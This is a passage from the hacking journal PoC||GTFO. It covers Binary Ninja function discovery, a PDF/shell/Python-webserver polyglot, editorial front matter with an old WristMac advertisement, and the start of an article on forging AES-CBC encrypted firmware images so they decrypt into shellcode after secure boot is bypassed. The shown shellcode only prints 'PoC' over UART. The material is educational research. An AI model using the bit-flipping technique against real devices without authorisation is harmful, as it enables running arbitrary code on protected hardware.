We are scanning all bytes for each known function, when we ought to be scanning for all potential calls and then white-listing the ones that are known to be within functions. To fix that, we need to generate quick functions that will identify potential `bl` instructions and then check to see if their targets are in the known function database. (Again, we ignore unknown targets because they might be false positives.)

Recognizing a `bl` instruction is as easy as checking that each half of the 32-bit word begins with an `F`.

```
def isbl(word):
    """Returns true if the word might be
       a BL instruction."""
    return (word&0xF000F000)==0xF000F000;
```

We can then decode the absolute target of that relative branch by inverting the `calcbl()` function from page 54.

```
def decodebl(adr, word):
    """Decodes a Thumb BL instruction its
       value and address."""

    #Hi and Lo refer to adr components.
    #The Hi word comes first.
    hi=word&0xFFFF;
    lo=(word&0xFFFF0000)>>16

    #Decode the word.
    rhi=(hi&0x0FFF)<<11
    rlo=(lo&0x7FF)
    recovered=rhi|rlo;

    #Sign-extend backward references.
    if (recovered&0x00200000):
        recovered|=0xFFC00000;

    #Apply the offset and strip overflow
    offset=4+(recovered<<1);
    return (offset+adr)&0xFFFFFFFF;
```

With this, we can now efficiently identify the targets of all potential calls, adding them to the function database if they both (1) are the target of a `bl` and (2) begin by pushing the link register to the stack. This finds sixteen hundred functions in my target, in the blink of an eye and before looking at any parents.

Then, on a second pass, we can register three hundred parents that are not yet known after the first pass. This stage is effective, finding nearly all unknown functions that return, but it takes a lot longer.

```
>>> len(bv.functions)
1913
```

Patriarchs are Slow as Dirt

So why can the plugin now identify children so quickly, while still slowing to molasses when identifying parents? The reason is not the parents themselves, but the false negatives for the *patriarch* functions, those that don't push the link register at their beginning because they never use it to return.

For every call from a function that doesn't return, all 568 calls in my image, our tool is now wasting some time to fail in finding the entry point of every outbound function call.

But rather than the quick fix, which would be to speed up these false calls by pre-computing their failure through a ranged lookup table, we can use them as an oracle to identify the patriarch functions which never return and have no direct parents. They should each appear in localized clumps, and each of these clumps ought to be a single patriarch function. Rather than the 568 outbound calls, we'll then only be dealing with a few not-quite-identified functions, eleven to be precise.

These eleven functions can then be manually investigated, or ignored if there's no cause to hook them.

```
>>> len(bv.functions)
1924
```

– — — – — — — — — — –

This paper has stuck to the Thumb2 instruction set, without making use of Binary Ninja's excellent intermediate representations or other advanced features. This makes it far easier to write the plugin, but limits portability to other architectures, which will violate the convenient rules that we've found for this one. In an ideal world we'd do everything in the intermediate language, and in a cruel world we'd do all of our analysis in the local machine language, but perhaps there's a proper middle ground, one where short-lived scripts provide hints to a well-engineered back-end, so that we can all quickly tear apart target binaries and learn what these infernal machines are really thinking?

You should also be sure to look at the IDA Python Embedded Toolkit by Maddie Stone, whose Recon 2017 talk helped inspire these examples.[37]

73 from Barcelona,
–Travis

[37] `git clone https://github.com/maddiestone/IDAPythonEmbeddedToolkit`

16:12 This PDF is a Shell Script That Runs a Python Webserver That Serves a Scala-Based JavaScript Compiler With an HTML5 Hex Viewer; or, Reverse Engineer Your Own Damn Polyglot

by Evan Sultanik

This PDF starts a web server that displays an annotated hex view of itself, ripe with the potential for reverse enginerding.

```
$ sh pocorgtfo16.pdf 8080
Listening on port 8080...
```

Warning: Spoilers ahead! Stop reading now if you want the challenge of reverse engineering this polyglot on your own!

The General Method

First, let's talk about the overall method by which this polyglot was accomplished, since it's slightly different than that which we used for the Ruby webserver polyglot in PoC‖GTFO 11:9. After that I'll give some further spoilers on the additional obfuscations used to make reversing this polyglot a bit more challenging.

The file starts with the following shell wizardry:

```
!  read -d '' String <<"PYTHONSTART"
```

This uses *here document* syntax to slurp up all of the bytes after this line until it encounters the string "`PYTHONSTART`" again. This is piped into `read` as stdin, and promptly ignored. This gives us a place to insert the PDF header in such a way that it does not interfere with the shell script.

Inside of the here document goes the PDF header and the start of a PDF stream object that will contain the Python webserver script. This is our standard technique for embedding arbitrary bytes into a PDF and has been detailed numerous times in previous issues. Python is bootstrapped by storing its code in yet another here document, which is passed to `python`'s stdin and run via Python's `exec` command.

```
!  read -d '' String <<"PYTHONSTART"
%PDF-1.5
%0x25D0D4C5D8
9999 0 obj
<</Length # bytes in the stream
>>
stream
PYTHONSTART
python -c 'import sys;
exec sys.stdin.read()' $0 $* <<"ENDPYTHON"
Python webserver code
ENDPYTHON
exit $?
endstream
endobj
Remainder of the PDF
```

Obfuscations

In actuality, we added a second PDF object stream *before* the one discussed above. This contains some padding bytes followed by 16 KiB of MD5 collisions that are used to encode the MD5 hash of the PDF (*cf.* 14:12). The padding bytes are to ensure that the collision occurs at a byte offset that is a multiple of 64.

Next, the "Python webserver code" is actually base64 encoded. That means the only Python code you'll see if you open the PDF in a hex viewer is `exec sys.stdin.read().decode("base64")`.

The first thing that the webserver does is read itself, find the first PDF stream object containing its MD5 quine, decode the MD5 hash, and compare that to its actual MD5 hash. If they don't match, then the web server fails to run. In other words, if you try and modify the PDF at all, the webserver will fail to run unless you also update the MD5 quine. (Or if you remove the MD5 check in the webserver script.)

From where does the script serve its files? HTML, CSS, JavaScript, ... they need to be *somewhere*. But where are they?

The observant reader might notice that there is a particular file, "`PoC.pdf`",[38] that was purposefully omitted from the feelies index. It sure is curious that that PDF—whose vector drawing should be no more than a few hundred KiB—is in fact 6.5 MiB! Sure enough, that PDF is an encrypted ZIP polyglot!

The ZIP password is hard-coded in the Python script; the first three characters are encoded using the symbolic regression trick from 16:09 (*q.v.* page 47), and the remaining characters in the password are encoded using Python reflection obfuscation that simply amounts to a ROT13 cipher. In summary, the web server extracts itself in-memory, and then decrypts and extracts the encrypted ZIP.

[38] Here, "PoC" stands for "Pictures of Cats", because the PDF contains a picture of Micah Elizabeth Scott's cat Tuco.


16:13 Laphroaig's Home for Unwanted Polyglots and 0day

from the desk of Pastor Manul Laphroaig,
Tract Association of PoC||GTFO.

Dearest neighbor,

Our scruffy little gang started this самиздат journal a few years back because we didn't much like the academic ones, but also because we wanted to learn new tricks for reverse engineering. We wanted to publish the clever tricks that make reverse engineering and polyglots possible, so that folks could learn from others' experience. Over the years, we've been blessed with the privilege of editing these tricks, of seeing them early, and of seeing them through to print.

Now it's your turn to share a trick or two, that nifty little truth that other folks might not yet know. It could be simple,[39] or a bit advanced.[40] Whatever your nifty tricks, if they a clever, we would like to publish them.



Do this: write an email telling our editors how to reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, Southern Appalachian, and German. If you don't speak those languages, we'll draft a translator from those poor sods who owe us favors.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do.

Use 7-bit ASCII if your language doesn't require funny letters, as whenever we receive something typeset in OpenOffice, we briefly mistake it for a ransom note.

Teach me how to falsify a freshman physics experiment by abusing floating-point edge cases. Show me how to enumerate the behavior of all illegal instructions in a particular 6502.

Don't tell us that it's possible; rather, teach us how to do it ourselves with the absolute minimum of formality and bullshit.


Like an email, we expect informal language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, T.G. S.B.

[39] To reveal a bad RNG, make a scatter plot of pairs of values. If you see snowflakes, the RNG is easily broken.
[40] To compare Thumb instructions a and b while ignoring linker relocations, test for $a = b||a\&b\&\texttt{0xF000} = \texttt{0xF000}$.

PoC||GTFO

It's damned cold outside, so let's light ourselves a fire!



17:02 (p. 5) AES-CBC Shellcode
17:03 (p. 9) Tall Tales of Science and Fiction
17:04 (p. 13) Sniffing BTLE with the Micro:Bit
17:05 (p. 21) Bit-Banging Ethernet
17:06 (p. 32) The DIP Flip Whixr Trick
17:07 (p. 34) Injecting Shared Objects on FreeBSD
17:08 (p. 42) Murder on the USS Table
17:09 (p. 56) Infect to Protect

Des Teufels liebstes Möbelstück ist die lange Bank. Это самиздат.
Compiled on December 30, 2017. Free Radare2 license included with each and every copy!
€ 0, $0 USD, $0 AUD, 0 RSD, 0 SEK, $50 CAD, 6×10^{29} Pengő (3×10^{8} Adópengő), 100 JPC.

Legal Note: Please make an extra copy of this scientific journal, by laserjet or by typewriter самиздат, and give it away. Give it to a friend, leave it in the magazine rack at the doctor's office, or hide it inside a good technical book at your local library.

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror—don't merely link!—`pocorgtfo17.pdf` and our other issues far and wide, so our articles can help fight the coming flame deluge. We like the following mirrors.

https://unpack.debug.su/pocorgtfo/ https://pocorgtfo.hacke.rs/
https://www.alchemistowl.org/pocorgtfo/ https://www.sultanik.com/pocorgtfo/

Technical Note: This file, `pocorgtfo17.pdf`, is valid as a PDF file, a ZIP file, and as firmware for the Apollo Guidance Computer. We the editors do not recommend it for use in space navigation, and we warn our fine readers that replacing a spaceship's navigational firmware before a flight would be a joke in extremely poor taste.

```
# Start the emulator GUI on localhost:19697
  (cd VirtualAGC/Resources && ../bin/yaDSKY2) &
# Assemble the firmware image.
  yaYUL pocorgtfo17.pdf
# Engage!
  yaAGC --nodebug pocorgtfo17.pdf.bin
```

Cover Art: As with the previous issue, the cover illustration from this release is a Hildibrand engraving of a painting by Léon Benett that was first published in *Le tour du monde en quatre-vingts jours* by Jules Verne in 1873.

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland, then fold to get a booklet in A4 or Letter size. Secret volcano labs in Canada may use P3 (280 mm x 430 mm) if they like, folded to make P4. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo17.pdf -o pocorgtfo17-book.pdf
```


Man of The Book	Manul Laphroaig
Editor of Last Resort	Melilot
TEXnician	Evan Sultanik
Editorial Whipping Boy	Jacob Torrey
Funky File Supervisor	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen
Scooby Bus Driver	Ryan Speers
with the good assistance of	
Samizdat Postmaster	Nick Farr

17:01 I thought I turned it on, but I didn't.

Neighbors, please join me in reading this eighteenth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of reverse engineering and the study of weird machines. This release is a gift to our fine neighbors in Leipzig and Washington, D.C.

If you are missing the first seventeen issues, we suggest asking a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, the ninth in Montréal, the tenth in Novi Sad or Stockholm, the eleventh in Washington D.C., the twelfth in Heidelberg, the thirteenth in Montréal, the fourteenth in São Paulo, San Diego, or Budapest, the fifteenth in Canberra, Heidelberg, or Miami, the sixteenth release in Montréal, New York, or Las Vegas, or the seventeenth release in São Paulo or Budapest.

After our paper release, and only when quality control has been passed, we will make an electronic release named `pocorgtfo17.pdf`. It is a valid PDF document and a ZIP file filled with fancy papers and source code. It is also a valid program for the Apollo Guidance Computer, which will run in the VirtualAGC emulator.

As you'll recall from PoC||GTFO 3:11, AES in CBC mode allows you to flip bits of the initialization vector to flip bits of the first cleartext block. On page 5, Albert Spruyt and Niek Timmers share some handy tricks for using a similar property: by flipping bits of one block's ciphertext you can also flip blocks of the subsequent ciphertext block after decryption. In this manner, they can sacrifice half of the blocks by flipping their bits to control the other half, loading shellcode into the cleartext of an encrypted ARM image for which they have no key.

Our own Pastor Laphroaig has a sermon for you on page 9, concerning the good ol' days of juvenile science fiction, when chemistry sets were dangerous and Dr. Watson trusty pistol was always at hand.

Software defined radios and radios built from custom hardware can receive damned near anything these days, but some of the most clever radio hacking involves firmware patches to existing, commodity radios. On page 13, Damien Cauquil shows us how to write custom firmware for the nRF51 chip in the BBC Micro:Bit to sniff an ongoing Bluetooth Low Energy connection, without previously knowing the hop interval, increment, or even the channel map.

Speaking of PHY layer tricks, what does a clever neighbor do when he hasn't got a hardware PHY? For Ethernet, Andrew Zonenberg simply bitbangs it from an old Spartan-6 FPGA and the right resistors. Page 21.

When assembling hardware, sometimes it can be ambiguous whether a chip is inserted one way, or rotated one hundred and eighty degrees from that way. On page 32, Joe Grand shares with us a DIP-8 design that selectively re-adjusts itself to having the chip rotated. Build your PCB by the ferric chloride method with a 0.1" DIP socket for proper nostalgia.

Back in the good ol' days, folks would share hooking techniques over a pint of good ale. Now that pints have as few as eight ounces, and some jerk ranting about Bitcoin ruins all our conversations, it's nice to read that Shawn Webb has been playing with methods for hooking functions in FreeBSD processes through unprivileged `ptrace()` debugging. Page 34.

Page 42 features a gumshoe detective novella, one in which Soldier of Fortran hangs out his neon sign and teams up with Bigendian Smalls to create the niftiest EBCDIC login screen for his z/OS mainframe.

Leandro Pereira has some clever tricks on page 56 for injecting additional code into preexisting ELF files to enable defensive features through `seccomp-bpf`.

On page 60, the last page, we pass around the collection plate. Our church has no interest in bitcoins or wooden nickels, but we'd love your donation of a reverse engineering story. Please send one our way.

WRISTMAC™

Wouldn't it be great—

to have your telephone book, your appointment schedule and your To Do list available instantly, 24 hours a day? How about daily reminders? Multiple alarm clocks? Price list information? Project details? Client phone numbers?

The WristMac™ is a high quality digital watch that talks to your Macintosh!

The **WristMac**™ downloads up to 80 screen pages of your most important information in less than 30 seconds. Your data can be quickly imported from your existing Macintosh files, including Apple's Hypercard stacks, Focal Point II, QuickDEX, Dynodex, Address Book Plus, Smart Alarms, plain text files, and many others. Once the information is in the watch, it can be edited and transferred back to the Mac, using the optional bi-directional adapter!

The **WristMac**™ is a complete system, including watch, cable and software. It adapts to the way you work: use it as a stand-alone system for keeping track of your personal information, or use the easy import ability to pick up your existing data.


Now you CAN take it with you!

Watch Features:

- State of the art digital watch with day, date, hours, minutes, seconds
- Additional screen shows two 12-character lines. Timed memos sound alarm and display a 12 character message
- Phone memo shows 12 character name plus phone number
- Free-form text displays 80 screens of 24 characters, divided among up to 12 different headings
- Included cable connects to Mac Plus, Classic, Portable, SE, SE/30, II, IIx, IIcx, IIci, SI and LC

Software Features:

- New version 2.0 Wristmac software
- Includes Apple's Hypercard 2.0 software free!
- Can be used as a stand-alone system
- Stores and recalls multiple "master lists"
- Extensive on-line help facility
- Imports from Apple's Address and Appointment stacks
- Imports from Focal Point II (seven different stacks)
- Imports from Activision's City to City and Business Class
- Imports from Portfolio System's Dynodex
- Imports from Power Up Software's Address Book Plus
- Imports from Jam Software's Smart Alarms
- Imports from Casady & Greene's QuickDex
- Imports from ACIUS' 4th Dimension
- Imports from any tab-delimited text file
- Exports to Survivor Software's MacMoney accounting system
- Exports to tab-delimited text files



Suggested Retail Prices:

Standard WristMac™ (Black, Red, Green, Yellow, Gray)	$145
Executive WristMac™ Black	195
Pocket WristMac™	195
Executive WristMac™ Gold or Silver	245
Bidirectional Adapter	75
Watch-to-Watch Transfer Adapter	25
WristMac™ Software and Cable Kit only	75

To Order:
For fast phone service, call **813-882-8635** or fax **813-884-5941** from 9:00am to 5:30 pm EST, Monday through Friday.
Or order by mail, from **Microseeds Publishing, Inc.**
5901 Benjamin Center Drive - Suite 103 • Tampa, FL 33634.
Payment by check, money order, Visa or MasterCard.


The WristMac™ Copyright© 1990 by Ex Machina, Inc. • New York, NY

17:02 Constructing AES-CBC Shellcode

by Albert Spruyt and Niek Timmers

Howdy folks!


Imagine, if you will, that you have managed to bypass the authenticity measures (i.e., secure boot) of a secure system that loads and executes an binary image from external flash. We do not judge, it does not matter if you accomplished this using a fancy attack like fault injection[1] or the authenticity measures were lacking entirely.[2] What's important here is that you have gained the ability to provide the system with an arbitrary image that will be happily executed. But, wait! The image will be decrypted right? Any secure system with some self respect will provide confidentiality to the image stored in external flash. This means that the image you provided to the target is typically decrypted using a strong cryptographic algorithm, like AES, using a cipher mode that makes sense, like Cipher-Block-Chaining (CBC), with a key that is not known to you!



Works of exquisite beauty have been made with the CBC-mode of encryption. Starting with humble tricks, such as bit flipping attacks, we go to heights of dizzying beauty with the padding-oracle-attack. However, the characteristics of CBC-mode provide more opportunities. Today, we'll apply its bit-flipping characteristics to construct an image that decrypts into executable code! Pretty nifty!

Cipher-Block-Chaining (CBC) mode

The primary purpose of the CBC-mode is preventing a limitation of the Electronic Code Book (ECB) mode of encryption. Long story short, the CBC-mode of encryption ensures that plain-text blocks that are the same do not result in duplicate cipher-text blocks when encrypted. Below is an ASCII art depiction of AES decryption in CBC-mode. We denote a cipher text block as $\texttt{CT}_i$ and a plain text block as $\texttt{PT}_i$.



An important aspect of CBC-mode is that the decryption of $\texttt{CT}_2$ depends, besides the AES decryption, on the value of $\texttt{CT}_1$. Magically, without knowing the decryption key, flipping 1 or more bits in $\texttt{CT}_1$ will flip 1 or more bits in $\texttt{PT}_2$.

Let's see how that works, where $\wedge 1$ denotes flipping a bit at an arbitrary position.

$$\texttt{CT}_1 \wedge 1 + \texttt{CT}_2$$

Which get decrypted into:

$$\texttt{TRASH} + \texttt{PT}_2 \wedge 1$$

[1] Bypassing Secure Boot using Fault Injection, Niek Timmers and Albert Spruyt, Black Hat Europe 2016
[2] Arm9LoaderHax — Deeper Inside, Jason Dellaluce

A nasty side effect is that we completely trash the decryption of $\texttt{CT}_1$ but, if we know the contents of $\texttt{PT}_2$, we can fully control $\texttt{PT}_2$ to our heart's delight! All this magic can be attributed to the `XOR` operation being performed after the AES decryption.

Chaining multiple blocks

We now know how to control a single block decrypted using CBC-mode by trashing another. But what about the rest of the image? Well, once we make peace with the fact that we will never control everything, we can try to control half! If we consider the bit-flipping discussion above, let's consider the following image encrypted with AES-128-CBC, for which we do not control the IV:

$$\texttt{CT}_1 + \texttt{CT}_2 + \texttt{CT}_3 + \texttt{CT}_4 + ...$$

Which gets decrypted into:

$$\texttt{PT}_1 + \texttt{PT}_2 + \texttt{PT}_3 + \texttt{PT}_4 + ...$$

No magic here! All is decrypted as expected. However, once we flip a bit in $\texttt{CT}_1$, like:

$$\texttt{CT}_1 \wedge 1 + \texttt{CT}_2 + \texttt{CT}_3 + \texttt{CT}_4 + ...$$

Then, on the next decryption, it means we trash $\texttt{PT}_1$ but control $\texttt{PT}_2$, like:

$$\texttt{TRASH} + \texttt{CT}_2 \wedge 1 + \texttt{PT}_3 + \texttt{PT}_4 + ...$$

The beauty of CBC-mode is that with the same ease we can provide:

$$\texttt{CT}_1 \wedge 1 + \texttt{CT}_2 + \texttt{CT}_1 \wedge 1 + \texttt{CT}_2 + ...$$

Which results in:

$$\texttt{TRASH} + \texttt{CT}_2 \wedge 1 + \texttt{TRASH} + \texttt{CT}_2 \wedge 1 + ...$$

Using this technique we can construct an image in which we control half of the blocks by only knowing a single plain-text/cipher-text pair! But, this makes you wonder, where can we obtain such a pair? Well, we all know that known data (such as `00`s or `FF`s) is typically appended to images in order to align them to whatever size the developer loves. Or perhaps we know the start of an image! Not completely unlikely when we consider exception vectors, headers, etc. More importantly, it does not matter what block we know, as long as we know a block or more somewhere in the original encrypted image. Now that we cleared this up, let's see how we can we construct a payload that will correctly execute under these restrictions!

Payload and Image construction

Obviously we want to do something useful; that is, to execute arbitrary code! As an example, we will write some code that prints a string on the serial interface that allows us to identify a successful attack. For the hypothetical target that we have in mind, this can be accomplished by leveraging the function `SendChar()` that enables us to print characters on the serial interface. This type of functionality is commonly found on embedded devices.

We would like to execute shellcode like the following: beacon out on the UART and let us know that we got code execution, but there's a bit of a problem.

```
1   mov r0,#0x50        ; r0 = 'P'
    ldr r5,[pc,#0]      ; pc is 8 bytes ahead
3   b skip
    .word 0xCACAB0B0    ; address of SendChar
5 skip:
    bl r5               ; Call SendChar
7   mov r0,#0x6f        ; r0 = 'o'
    bl r5               ; Call SendChar
9   mov r0,#0x43        ; r0 = 'C'
    bl r5               ; Call SendChar
11 inf_loop:            ; loop endlessly
    b inf_loop
```

This piece of code spans multiple 16-byte blocks, which is a problem as we only partially control the decrypted image. There will always be a trashed block in between controlled blocks. We mitigate this problem by splitting up the code into snippets of twelve bytes and by adding an additional instruction that jumps over the trashed block to the next controlled block. By inserting place holders for the trash blocks we allow the assembler to fill in the right offset for the next block. Once the code is assembled, we will remove the placeholders!

```
;; placeholder for trash block
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef

first_block:
  mov r1,r1   ; Useless first block
  mov r2,r2
  mov r3,r3
  b second_block

;; placeholder for trash block
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef

second_block:
  mov r0,#0x50      ; r0 = 'P'
  ldr r5,[pc,#0]    ; pc is 8 bytes ahead
  b third_block
  .word 0xCACAB0B0 ; address of SendChar

;;placeholder for trash block
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef

third_block:
  bl r5             ; Call SendChar
  mov r0,#0x6f      ; r0 = 'o'
  bl r5             ; Call SendChar
  b forth_block

;; placeholder for trash block
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef

forth_block:
  mov r0,#0x43      ; r0 = 'C'
  bl r5
inf_loop:
  b inf_loop
  nop               ; Unused space
```

